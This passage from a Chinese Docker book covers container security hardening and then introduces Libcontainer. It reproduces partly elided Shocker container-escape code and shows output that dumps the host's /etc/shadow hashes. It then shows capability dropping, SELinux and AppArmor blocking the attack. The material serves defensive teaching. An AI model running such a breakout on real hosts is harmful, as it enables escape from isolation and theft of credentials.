grsecurity 提供了一个系统的内核 patch，使 Linux 内核的安全性大大增强，并且它提供了一些工具让用户配置、使用这些安全特性。和 SELinux 及 AppArmor 一样，grsecurity 可以用来控制资源访问权限。图 8-1 是一张关于 grsecurity、SELinux 和 AppArmor 的对比图<sup>①</sup>。

① 来自 grsecurity 官方网站。

We provide the below feature comparison matrix to illustrate these points.

	grsecurity	SELinux	AppArmor
Mandatory Access Control	✓	✓	✓
Auditing	✓	✓	✓
Prevents userland runtime code generation	✓	(dependent on policy)	✗
Prevents auto-loading of vulnerable kernel modules by unprivileged users	✓	(dependent on policy)	✗
Automatically prevents ptrace-based process snooping	✓	(requires heavy-handed global policies that prevents normal debugging)	✗
Can be used in conjunction with any other LSM	✓	✗	✗
Reduces the occurrence of kernel information leaks from a variety of sources	✓	✗	✗
Prevents arbitrary code execution in the kernel	✓	✗	✗
Prevents direct access to userland memory from the kernel	✓	✗	✗
Prevents exploitation of kernel reference counter overflows	✓	✗	✗

图 8-1 grsecurity、SELinux、AppArmor 的对比

图 8-1 只截取了部分，完整的可以参考 grsecurity 官网。

由于 grsecurity 提供的安全特性是对整个系统都有效的，因此用户不需要对 Docker 做专门的配置。遗憾的是，grsecurity 并没有被 Linux 内核主线接受，因此 Redhat 和 Ubuntu 等发行版都不支持 grsecurity。

### 8.2.14 几个与 Docker 安全相关的项目

#### 1. Notary

Docker 对安全模块进行了重构，剥离出了名为 Notary 的独立项目。Notary 的目标是保证 server 和 client 之间的交互使用可信任的连接，用于解决互联网内容发布的安全性。该项目并未局限于容器应用，在容器场景下可对镜像源认证、镜像完整性等安全需求提供很好的支持。更详细的信息可以参考这个链接：<https://github.com/docker/notary>。

#### 2. docker-bench-security

docker-bench-security 提供一个脚本，它可以检测用户的生产环境是否符合 Docker 的安全实践。详细信息请参考这个链接：<https://github.com/docker/docker-bench-security>。

## 8.3 安全加固

上一节主要讲了 Docker 的安全策略，本节将结合上一节的安全策略，从一个实际的例

子出发，实战 Docker 安全加固。

### 8.3.1 主机逃逸

主机逃逸实为虚拟机逃逸，主要指利用虚拟机软件或者虚拟机中运行的软件的漏洞进行攻击，以达到攻击或控制虚拟机宿主操作系统的目的，下文的 Shocker 攻击就属于这类攻击，在此为了方便理解，暂且简单地把 Docker 容器当作虚拟机对待。

前面提到 Docker 的安全问题主要来源于容器的隔离性，容器隔离性的不足可能会导致容器影响 host，或者影响其他容器，Shocker 攻击就是容器影响 host 的一个例子。

#### 1. Shocker 攻击

Github 上有个项目叫 Shocker<sup>①</sup>，它描述了怎样逃逸 Docker 容器并读取到 host 的 /etc/shadow 文件的内容。

读者可以在 Github 上阅读完整的代码，以便对这个例子有更好的理解。另外这个项目中的例子的初始出处是 <http://stealth.openwall.net/xSports/shocker.c>。



**提示** <http://stealth.openwall.net> 还提供一些安全方面的其他例子，有兴趣的读者可以看看。

Shocker 的关键代码不多，这里直接贴出来。

先看主函数，它做的主要工作是调用 find\_handle 函数，找到文件句柄，并将内容读出来。

```
int main()
{
    ...
    if ((fd1 = open("./.dockerinit", O_RDONLY)) < 0)
        die("[-] open");
    if (find_handle(fd1, "/etc/shadow", &root_h, &h) <= 0)
        die("[-] Cannot find valid handle!");
    if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
        die("[-] open_by_handle");
    if (read(fd2, buf, sizeof(buf) - 1) < 0)
        die("[-] read");
    fprintf(stderr, "[!] Win! /etc/shadow output follows:\n%s\n", buf);
    ...
}
```

主函数中用到了函数 find\_handle，它的作用是暴力寻找（猜测）文件句柄，代码如下：

```
int find_handle(int bfd, const char *path,
               const struct my_file_handle *ih, struct my_file_handle *oh)
{
```

① 项目地址：<https://github.com/gabrtv/shocker>。

```

...
if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
    die("[!] open_by_handle_at");
if ((dir = fdopendir(fd)) == NULL)
    die("[!] fdopendir");
for (;;) {
    de = readdir(dir);
    if (!de)
        break;
    if (strncmp(de->d_name, path, strlen(de->d_name)) == 0)
        break;
}
if (de) {
    for (uint32_t i = 0; i < 0xffffffff; ++i) {
        ...
        if (open_by_handle_at(bfd,
            (struct file_handle *)&outh, 0) > 0) {
            ...
            return find_handle(bfd, path, &outh, oh);
        }
    }
}
...
}

```

下载 Shocker 源码:

```

$ git clone https://github.com/gabrtv/shocker.git
$ cd shocker/

```

在编译之前, 需要修改上文 main 函数的一行代码, 将

```
if ((fd1 = open("./.dockerinit", O_RDONLY)) < 0)
```

改为

```
if ((fd1 = open("/etc/hosts", O_RDONLY)) < 0)
```

然后编译:

```
$ docker build -t shocker:latest .
```

接着运行 Shocker, 如下:


```

$ docker run --rm -ti --cap-add=all shocker bash
root@c625c0a82356:/app# ./shocker
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink security-tea too! [***]
[*] Resolving 'etc/shadow'
[*] Found/sbin

```

```
[*] Found ..
...
[!] Win! /etc/shadow output follows:
root:$6$vQj.osXMSLxfheEIT2HcDT4UerWegvNUkdIAE3KHzhWdvMuH4JFsYusXmJIK.JD0AMt3BuZ
IMa./ixJo0a/4EmfqO9rakgl:16652:0:99999:7:::
daemon*:16484:0:99999:7:::
...
sshd*:16652:0:99999:7:::
hello:$6$d4eTRpEl$Hs5ZZqhzUJF.DzRcjAPqkS0PnTnAKC4vBSobPBUq9x4S0zJ2tFHxcAhlaUJhL
r36D4TJB6.psiTXFTitxpSsYl:16652:0:99999:7:::
```

可以看出，容器中的 Shocker 已经可以遍历 host 的文件系统，并读取 /etc/ shadow 文件了。

 **提示** 容器中的根文件系统也有 /etc/shadow 文件，怎么知道上面打印的是 host 的呢？因为笔者的 host 上有 hello 用户，而容器中没有。读者可以自己试试看。

## 2. Shocker 的原理

Shocker 攻击的核心是利用了一个不常见的系统调用：open\_by\_handle\_at。它和 name\_to\_handle\_at 一起将系统调用 open 分解为两步：

```
int name_to_handle_at(int dirfd, const char *pathname,
                      struct file_handle *handle, int *mount_id, int flags);
int open_by_handle_at(int mount_fd, struct file_handle *handle, int flags);
```

handle 是由 name\_to\_handle\_at 系统调用得来的，它本身对用户是透明的。Shocker 攻击没有使用 name\_to\_handle\_at，它通过暴力手段（brute force）猜测出指向 host 根目录的 handle，由此达到读取 host 文件系统中文件的目的。

再来说说为什么上面的代码要将 /.dockerinit 改为 /etc/hosts，这是因为旧版 Docker 的 /.dockerinit 是由主机 bind mount 到容器的，但较新版本的 Docker 已经不是这样了，因此我们需要改用 /etc/hosts，这个也是由主机 bind mount 的。对此，在容器中输入 mount 命令就能够看到：

```
$ docker run --rm -ti shocker bash
root@3e61fb2c6e11:/app# mount
none on / type aufs (rw,relatime,si=dd5a7edaa0c5dd15,dio,dirperml)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,mode=755)
...
/dev/mapper/ubuntu--vg-root on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/mapper/ubuntu--vg-root on /etc/hostname type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/mapper/ubuntu--vg-root on /etc/hosts type ext4 (rw,relatime,errors=remount-ro,data=ordered)
...
```

从上面的信息可以看出，除了 /etc/hosts，通过 /etc/resolv.conf 或 /etc/hostname，上面的攻击也同样有效。

### 8.3.2 安全加固之 capability

在前文给出的 Shocker 代码中，关键是执行了系统调用 open\_by\_handle\_at，这个系统调用需要用到 dac\_read\_search 这个 capability，如果去掉这个 capability，攻击自然就不奏效了，如下：

```
$ docker run --rm -ti --cap-add=all --cap-drop=dac_read_search shocker bash
root@27bdfd702777:/app# ./shocker
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink security-tea too! [***]
[*] Resolving 'etc/shadow'
[-] open_by_handle_at: Operation not permitted
```

其实，Docker 默认提供以下十几种能力：

```
Capabilities: []string{
    "CHOWN",
    "DAC_OVERRIDE",
    "FSETID",
    "FOWNER",
    "MKNOD",
    "NET_RAW",
    "SETGID",
    "SETUID",
    "SETFCAP",
    "SETPCAP",
    "NET_BIND_SERVICE",
    "SYS_CHROOT",
    "KILL",
    "AUDIT_WRITE",
}
```

这其中并不包括 dac\_read\_search，也就是说，只要命令行不设置任何 capability 的参数，那上面的攻击也是不奏效的：

```
$ docker run --rm -ti shocker bash
root@52e3a7475d75:/app# ./shocker
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink security-tea too! [***]
[*] Resolving 'etc/shadow'
[-] open_by_handle_at: Operation not permitted
```



从以上关于 capability 的使用可以知道，赋予给容器的能力越小，就相对越安全，也就是通常所说的赋予容器必需的最小能力。所以在启动容器时，强烈建议不要使用 `--privileged`，并且要将不需要的能力尽量都去掉。

### 8.3.3 安全加固之 SELinux

同样是 Shocker 这个例子，在打开 SELinux 后，结果又是怎样的呢？

要把 SELinux 和 Docker 结合起来，需要内核支持 SELinux，且要在系统中已经打开，并且在启动 Docker daemon 时加了 SELinux 的选项。

以 Fedora 20 为例，要先确保 Docker 的 SELinux 模块已经插入到内核（这个一般都不存在问题，发行版本中已经有了）。启动 Docker daemon 的命令如下：

```
$ sudo docker daemon --selinux-enabled=true
```

运行 Shocker:

```
$ docker run --rm -ti --cap-add=all shocker bash
root@d44b97de67b0:/app# ./shocker
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink security-tea too! [***]
[*] Resolving 'etc/shadow'
...
] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] (shadow) Trying: 0x00100000
[*] (shadow) Trying: 0x00200000
[*] (shadow) Trying: 0x00300000
[*] (shadow) Trying: 0x00400000
[*] (shadow) Trying: 0x00500000
[*] (shadow) Trying: 0x00600000
[*] (shadow) Trying: 0x00700000
...
```

上面的代码中使用了一个循环（暴力破解），第一次没成功，于是就开始使用“蛮力”了。实际上它永远也不会成功。看下 audit 日志就更清楚了：

```
type=AVC msg=audit(1438154356.362:506): avc: denied { read } for pid=3230
comm="shocker" name="shadow" dev="dm-4" ino=793085 scontext=system_u:system_r:svirt_
lxc_net_t:s0:c456,c659 tcontext=system_u:object_r:shadow_t:s0 tclass=file permissive=0
```

上面的信息显示 Shocker 成功地找到了 `/etc/shadow`，但是在读取内容时被 SELinux 阻止了。

目前 SELinux 是效果最好的 Docker 安全加固手段，若用户的使用环境支持 SELinux，强烈建议用户打开 SELinux 功能。

### 8.3.4 安全加固之 AppArmor

使用 AppArmor 是否也可以防止 Shocker 攻击呢？我们一起来看看。

建议在 Ubuntu（比如说 Ubuntu 14.04.3 LTS）上做 AppArmor 的测试，修改前文提到的 `/etc/apparmor.d/container` 配置文件，加入一行 “deny /etc/hosts rwkx,”，如下：

```
#include <tunables/global>
profile container-default flags=(attach_disconnected,mediate_deleted) {
    #include <abstractions/base>
    network,
    capability,
    file,
    umount,
    deny @{PROC}/sys/fs/** wklx,
    deny @{PROC}/sysrq-trigger rwkx,
    deny @{PROC}/mem rwkx,
    deny @{PROC}/kmem rwkx,
    deny @{PROC}/sys/kernel/[s][h][m* wklx,
    deny @{PROC}/sys/kernel/*/** wklx,
    deny mount,
    deny /sys/[f]*/** wklx,
    deny /sys/f[s]*/** wklx,
    deny /sys/fs/[c]*/** wklx,
    deny /sys/fs/c[g]*/** wklx,
    deny /sys/fs/cg[r]*/** wklx,
    deny /sys/firmware/efi/efivars/** rwkx,
    deny /sys/kernel/security/** rwkx,
    deny /etc/hosts rwkx,
}
```

应用上面的规则后，运行 Shocker：

```
$ sudo apparmor_parser -r /etc/apparmor.d/container
$ docker run --rm -ti --cap-add=all --security-opt apparmor:container-default
shocker bash
root@2921a63db37f:/app# ./shocker
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink security-tea too! [***]
[-] open: Permission denied
```

可以看到，攻击也是不奏效的，虽然加 “deny /etc/hosts rwkx,” 这一行同时也阻止了容器内的其他程序对 `/etc/hosts` 的读取，但是可从这个例子中可以看到 AppArmor 对容器的保护作用。

## 8.4 Docker 安全遗留问题

确实，Docker 社区为 Docker 的安全做了很多的工作，但到目前为止，Docker 仍然还有不少跟安全相关的问题没有解决，下面列举其中一些问题。

### 8.4.1 User Namespace

第2章介绍过 User Namespace，它可以将 host 的一个普通用户映射成容器里的 root 用户，不过虽然允许进程在容器里执行特权操作，但这些特权局限在该容器内。这是对容器安全一个非常大的提升，恶意程序通过容器入侵 host 或者其他容器的风险大大降低，但仍然无法让人放心地说容器已经足够安全了。另外，由于内核层面隔离性不足，如果用户在容器内的一个特权操作会影响到容器外，那么这个特权操作一般也是不被 User Namespace 所允许的。因此，User Namespace 显然也不是 Docker 容器安全的银弹。

目前 Docker 还不支持 User Namespace，但社区一直在做这个工作，或许在 Docker 1.9 或 2.0 版本中我们将会看到这个特性。



**提示** LXC 是支持 User Namespace 的，使用 User Namespace 创建的容器称为 unprivileged container，读者可以通过 LXC maintainer Stéphane Graber 的这篇博文深入了解 User Namespace 在 LXC 里的使用：<https://www.stgraber.org/2014/01/17/lxc-1-0-unprivileged-containers/>。

### 8.4.2 非 root 运行 Docker daemon

目前 Docker daemon 需要由 root 用户启动，而 Docker daemon 创建的容器以及容器里面运行的应用实际上也是以 root 用户运行的。实现由普通用户启动 Docker daemon 和运行容器，当然有益于 Docker 的安全。

但是要解决这个问题很困难，这是因为创建容器需要执行很多特权操作，包括挂载文件系统、配置网络等。目前社区并没有一个好的方案。

### 8.4.3 Docker 热升级

Docker 管理容器的方式是中心式管理，容器由主机上的 Docker daemon 进程统一管理。这种中心式管理方式对于第三方的任务编排工具并不友好，因为什么功能都需要跟 Docker 关联起来。更大的问题是，如果 Docker daemon 挂掉了，重启 daemon 后，它将无法接管容器，容器也不能运行了。不过，这对安全有什么影响呢？在实际应用中，很多业务都是不能中断的，而停止容器就往往就相当于停止业务，但如果因为安全漏洞的原因需要升级 Docker，用户就将处于两难的境地。

Docker 在这方面的讨论和进展，可以通过这个 Github issue 进一步了解：<https://github.com>。

[com/opencontainers/runc/issues/185](https://github.com/opencontainers/runc/issues/185)。

#### 8.4.4 磁盘限额

默认情况下，Docker 镜像、容器 rootfs、数据卷都存放在 `/var/lib/docker` 目录里，也就是说跟 host 是共享同一个文件系统的。如果不对 Docker 容器做磁盘大小的配额限制，容器就可能用完整个磁盘的可用空间，导致 host 和其他容器无法正常运作。

但目前 Docker 几乎没有提供任何接口用于限制容器的磁盘大小。唯一可以一提的是，当 graphdriver 为 devicemapper 时，容器会被默认分配一个 100GB 的空间。这个空间大小可以在启动 Docker daemon 时设置为另一个默认值，但无法对每个容器单独设置一个不同的值。

```
$ sudo docker daemon --storage-opt dm.basesize=5G
```

除此之外，用户只能通过其他手段自行做一些隔离措施，例如为 `/var/lib/docker` 单独分配一个磁盘或分区。


#### 8.4.5 网络 I/O

目前同一台机器上的 Docker 容器会共享带宽，这就可能出现某个容器占用大部分带宽资源，从而影响其他需要网络资源的容器正常工作的情况。Docker 需要一个好的网络方案，除了要解决容器跨主机通信的问题，还要解决网络 I/O 限制的问题。关于 Docker 的网络管理，请参考本书的“Docker 网络”一章。

### 8.5 本章小结

Docker 的隔离性还远达不到虚拟机的水平，应该避免把 Docker 容器当成虚拟机来使用，除非在虚拟机里部署容器，否则一般来说 Docker 容器应该只跑可信应用。容器的隔离能力不是万能的，应对才是王道，用户应该评估自己需要的安全等级，针对自身的需求采取相应的安全策略。这些安全策略主要是对系统做减法，通过各种限制来达到安全性，这也是最主流、有效的安全加固方法。此外，还应该保证内核的安全和稳定，并启用监控、容错等系统。

总之，Docker 安全，任重道远。



## 第 9 章 *Chapter 9*

# Libcontainer 简介

前面的章节已经介绍了 Libcontainer 是 Docker 的一个重要组件，它做了很多更底层的容器管理工作，使得 Docker 可以专注于上层功能的设计和实现。其实 Libcontainer 是作为一个单独的开源项目来管理和维护的。DockerCon2015 发布了 OCP（Open Container Project，已改名为 OCI，即 Open Container Initiative）及其中的项目 runC（一个基于 Libcontainer 的容器 runtime 管理工具），而这会使 Libcontainer 得到更广泛的关注，所以我们认为有必要单独开辟一个章节来对 Libcontainer 做一个相对全面的介绍，以便读者更好地理解 Docker 的核心组件及火热的 OCI。

## 9.1 引擎的引擎

### 9.1.1 关于容器的引擎

众所周知，Docker 的“Build, Ship and Run”都是针对容器而言的。在各类文档和资料中，也都将 Docker 描述为一种容器的运行和管理工具，在一些以 Docker 为基础的其他生态圈开源项目的全套解决方案中（比如 Docker 公司的 Orca 等），也常常直接用 engine 这样的词来描述 Docker 项目，因此，我们可以将 Docker 理解作为一种容器引擎。在对 Docker 的组件和原理做了更加细致的分析后，我们会发现如果把“容器引擎”定义为一种驱动容器创建、修改、监听和删除等操作的工具，那么 Libcontainer 更适合被称作为“容器引擎”，因为 Docker 所有对容器生命周期进行管理的操作都是通过调用 Libcontainer 的 API 来实现的。从这个层面来说，Libcontainer 才是真正的容器引擎，而 Docker 是建立在引擎之上、

更高层次面、功能也更强大的容器管理工具。

### 9.1.2 对引擎的理解

如果看了上一节的描述，大家还是对如何定义引擎，以及引擎应该做些什么存在疑问，那么可以通过分析 Libcontainer 提供的功能，直观地感受一个容器引擎应该是什么样子的。

```
type Container interface {
    // Returns the ID of the container
    ID() string

    // Returns the current status of the container.
    Status() (Status, error)

    // State returns the current container's state information.
    State() (*State, error)

    // Returns the current config of the container.
    Config() configs.Config

    // Returns the PIDs inside this container.
    // The PIDs are in the namespace of the calling process.
    Processes() ([]int, error)

    // Returns statistics for the container.
    Stats() (*Stats, error)

    // Set cgroup resources of container as configured
    Set(config configs.Config) error

    // Start a process inside the container. Returns error if process fails to
    // start. You can track process lifecycle with passed Process structure.
    Start(process *Process) (err error)

    // Checkpoint checkpoints the running container's state to
    // disk using the criu(8) utility.
    Checkpoint(criuOpts *CriuOpts) error

    // Restore restores the checkpointed container to a running state using
    // the criu(8) utility.
    Restore(process *Process, criuOpts *CriuOpts) error

    // Destroys the container after killing all running processes.
    Destroy() error

    Pause() error

    Resume() error

    // NotifyOOM returns a read-only channel signaling when the container
```

```

// receives an OOM notification.
NotifyOOM() (<-chan struct{}, error)

// Signal sends the provided signal code to the container's initial process.
Signal(s os.Signal) error
}

```

可见 Libcontainer 提供的功能非常丰富，而这些 API 总结起来可以归纳为以下功能：


- ❑ 运行容器。
- ❑ 暂停 / 恢复容器。
- ❑ 销毁容器。
- ❑ 向容器发送信号。
- ❑ 获取容器信息（ID、进程、状态、配置等）。
- ❑ 修改容器配置。
- ❑ Checkpoint/Restore 容器。

以上几乎包含了我们对容器功能接口的所有需求，这么看来似乎 Libcontainer 就可以是一个完整的容器工具，这里就涉及了另一个与容器引擎定义相关的概念：runtime 管理工具。

所谓 runtime 管理工具，就是指只对容器运行时的相关状态和操作进行管理的工具，而 Libcontainer 就是这样一种 runtime 管理工具。我们在第 1 章已经介绍过，Docker 在容器技术的基础上做了很多事情，而那些很多都是 runtime 之外的，Docker 把 runtime 的部分交给了 Libcontainer 来做。另外，LXC 工具也是一种 runtime 工具，了解 Docker 的读者应该知道，LXC 工具也是 Docker 的 exec driver 之一，而它也算是一种容器引擎，所以这里可以给出一个较为明确的定义：

容器引擎是一种驱动和管理容器生命周期的 runtime 工具。

---

 **说明** 严格地说，Libcontainer 并不是一个工具，而是一个 lib 库，一般来说，有可直接运行命令的才算工具，Libcontainer 里原先带了一个叫 nsexec 的小工具，而由此演变来的 runC 才真正成为 runtime 工具，这会在下面的章节中介绍。

---

## 9.2 Libcontainer 的技术原理

Docker 是如何创建容器的？相信大多数人都提过这个问题，特别是想了解 Docker 实现原理的读者，但是当你想从代码中找这个问题的答案时，会发现很难梳理清楚。前面说过，容器的创建、删除等生命周期管理操作都是通过 Libcontainer 来实现的，而其中又以容器创建最为复杂和关键，所以本章会带领读者通过分析容器创建的问题，来剖析 Libcontainer 的技术原理。





```

                                syscall.CLONE_NEWNET
cmd.SysProcAttr.Credential = &syscall.Credential{
    Uid: 0,
    Gid: 0,
}
cmd.SysProcAttr.UidMappings = []syscall.SysProcIDMap{{
    ContainerID: 0,
    HostID: 1001,
    Size: 1 }}
cmd.SysProcAttr.GidMappings = []syscall.SysProcIDMap{{
    ContainerID: 0,
    HostID: 1001,
    Size: 1 }}

```

因为增加了对 User Namespace 的处理，所以看起来复杂一些，但核心的部分是一样的，即在 CloneFlags 中增加相应的 Namespace 的 flag。从实现上来说，跟上面 C 语言的例子也非常类似，Libcontainer 也是只需要知道从 Docker 那边传来的参数中包含了哪些 clone flag，然后将其配置到 cmd.SysProcAttr.CloneFlags 中，之后执行 cmd.Start() 就创建了一个拥有自己的命名空间的子进程。



**说明** Docker 创建的容器不一定会新建以上列出的所有命名空间，Docker 允许容器跟 host 共享某些命名空间，或者跟其他容器共享某些命名空间，具体的用法和支持共享的命名空间可参考 Docker 的相关文档。

### 9.2.2 为容器创建新的 Cgroup

通过第 2 章的介绍，我们对 Cgroup 已经有了比较详细的了解，简单地说，创建一个新的 Cgroup 就是在 cgroupfs 的挂载目录中创建一个新的文件夹，因为 Cgroup 分了不同的 subsystem，挂载在不同的目录下，所以要在每个目录下都创建一个新文件夹，实现步骤如下：

```

os.MkdirAll("/sys/fs/cgroup/cpu/docker/xxxxx", 0755)
ioutil.WriteFile("/sys/fs/cgroup/cpu/docker/xxxxx/cgroup.procs", $pid)

os.MkdirAll("/sys/fs/cgroup/cpuset/docker/xxxxx", 0755)
ioutil.WriteFile("/sys/fs/cgroup/cpuset/docker/xxxxx/cgroup.procs", $pid)

os.MkdirAll("/sys/fs/cgroup/blkio/docker/xxxxx", 0755)
ioutil.WriteFile("/sys/fs/cgroup/blkio/docker/xxxxx/cgroup.procs", $pid)

os.MkdirAll("/sys/fs/cgroup/memory/docker/xxxxx", 0755)
ioutil.WriteFile("/sys/fs/cgroup/memory/docker/xxxxx/cgroup.procs", $pid)

os.MkdirAll("/sys/fs/cgroup/devices/docker/xxxxx", 0755)
ioutil.WriteFile("/sys/fs/cgroup/devices/docker/xxxxx/cgroup.procs", $pid)

```

```
os.MkdirAll("/sys/fs/cgroup/freezer/docker/xxxxx", 0755)
ioutil.WriteFile("/sys/fs/cgroup/freezer/docker/xxxxx/cgroup.procs", $pid)
```



以上例子中使用 `xxxxx` 代替容器的 ID，使用 `$pid` 代替容器中第一个进程的 ID。

可见步骤也非常简单，需要考虑的是如何获取当前容器对应的 Cgroup 路径，以及在什么时机创建 Cgroup 并把容器中的 1 号进程放到 Cgroup 中。

对于时机的选取，显然应该在创建子进程之后，只有这样我们才能获得子进程的 pid，然后由父进程来做创建新 Cgroup 的操作，并把子进程的 pid 放到新 Cgroup 中。需要注意的是，这里要跟子进程做一个同步操作，在创建子进程后应立刻阻塞子进程的运行，在父进程执行完 Cgroup 的操作后再让子进程继续运行。这样做的目的是确保所有容器相关的进程都在这个新 Cgroup 中。



需要做这个同步操作是因为 Cgroup 的规则：一个进程创建的子进程跟该进程在同一个 Cgroup 中。

### 9.2.3 创建一个新的容器

单独看 Namespace 和 Cgroup 的创建，似乎都非常简单，但一个完整的容器包含的内容远不止新的 Namespace 和 Cgroup 这么简单。后面会用一个流程图来介绍容器的创建过程和每个步骤做的事情，在此之前，先看看 Docker 是如何跟 Libcontainer 结合的。

前面说过，Libcontainer 并不是一个可以直接使用的工具，而是一个 lib 库（从命名上也可以看出，以 lib 开头的开源项目，基本上都是一个 lib 库），而 golang 对于这类库的使用，就是通过 import 相应的 package 来实现的，它会调用 package 中对外提供的 API 和数据结构。例如：

```
import (
    ...
    "github.com/opencontainers/runc/libcontainer"
    "github.com/opencontainers/runc/libcontainer/apparmor"
    "github.com/opencontainers/runc/libcontainer/cgroups/systemd"
    "github.com/opencontainers/runc/libcontainer/configs"
    "github.com/opencontainers/runc/libcontainer/system"
    "github.com/opencontainers/runc/libcontainer/utils"
)
```

之后就可以在 Docker 中调用 Libcontainer 里提供的 API，或使用 Libcontainer 中提供的数据结构了。在创建容器的流程中，Docker 大致做了这些事：

```
// Create 是 libcontainer.Factory 提供的方法，用于创建一个 Container 对象
cont, err := d.factory.Create(c.ID, container)
```

```

...
// Start 是 Container 对象提供的方法，是 libcontainer 提供的创建容器的入口
err := cont.Start(p)
...
// 等待进程退出
p.Wait()
...
// 销毁容器
cont.Destroy()

```

以上流程非常清晰和简洁，需要注意的是，`d.factory.Create` 中传入的 `container` 参数，是 `Libcontainer` 中提供的一个 `Config` 结构体，该结构体包含了运行一个容器所需的所有信息，所以在创建的 `Container` 对象中也包含了所有的这些信息。而 `Config` 结构体包含的这些信息，都是 `Docker` 在前面的步骤中一步一步收集起来的。这些收集的信息可能是用户通过命令参数传递进来且经过处理和转化的，也可能是当前的系统环境信息。可以说在创建容器的时候，`Docker` 做的所有事情就是做收集信息的准备工作，等收集完毕，就调用 `Libcontainer` 提供的接口来做容器创建工作。

我们有必要看一看 `Libcontainer` 提供的这个 `Config` 结构体包含的信息：

```

type Config struct {
    ...
    // Path to a directory containing the container's root filesystem.
    Rootfs string `json:"rootfs"`

    ...
    // Mounts specify additional source and destination paths that will be mounted
inside the container's
    // rootfs and mount namespace if specified
    Mounts []*Mount `json:"mounts"`

    // The device nodes that should be automatically created within the container
upon container start. Note, make sure that the node is marked as allowed in the cgroup
as well!
    Devices []*Device `json:"devices"`

    // Hostname optionally sets the container's hostname if provided
    Hostname string `json:"hostname"`

    // Namespaces specifies the container's namespaces that it should setup when
cloning the init process
    // If a namespace is not provided that namespace is shared from the container's
parent process
    Namespaces Namespaces `json:"namespaces"`

    // Capabilities specify the capabilities to keep when executing the process
inside the container
    // All capabilities not specified will be dropped from the processes capability

```

```

mask

    Capabilities []string `json:"capabilities"`

    // Networks specifies the container's network setup to be created
    Networks []*Network `json:"networks"`

    // Cgroups specifies specific cgroup settings for the various subsystems that
the container is
    // placed into to limit the resources the container has available
    Cgroups *Cgroup `json:"cgroups"`

    ...

    // Rlimits specifies the resource limits, such as max open files, to set in
the container
    // If Rlimits are not set, the container will inherit rlimits from the parent
process
    Rlimits []Rlimit `json:"rlimits"`

    // UidMappings is an array of User ID mappings for User Namespaces
    UidMappings []IDMap `json:"uid_mappings"`

    // GidMappings is an array of Group ID mappings for User Namespaces
    GidMappings []IDMap `json:"gid_mappings"`

    ...

    // Seccomp allows actions to be taken whenever a syscall is made within the
container.
    // By default, all syscalls are allowed with actions to allow, trap, kill,
or return an errno
    // can be specified on a per syscall basis.
    Seccomp *Seccomp `json:"seccomp"`
}

```



**说明** Config 中包含的信息较多，这里省去了一些，只保留部分要重点说明的信息。

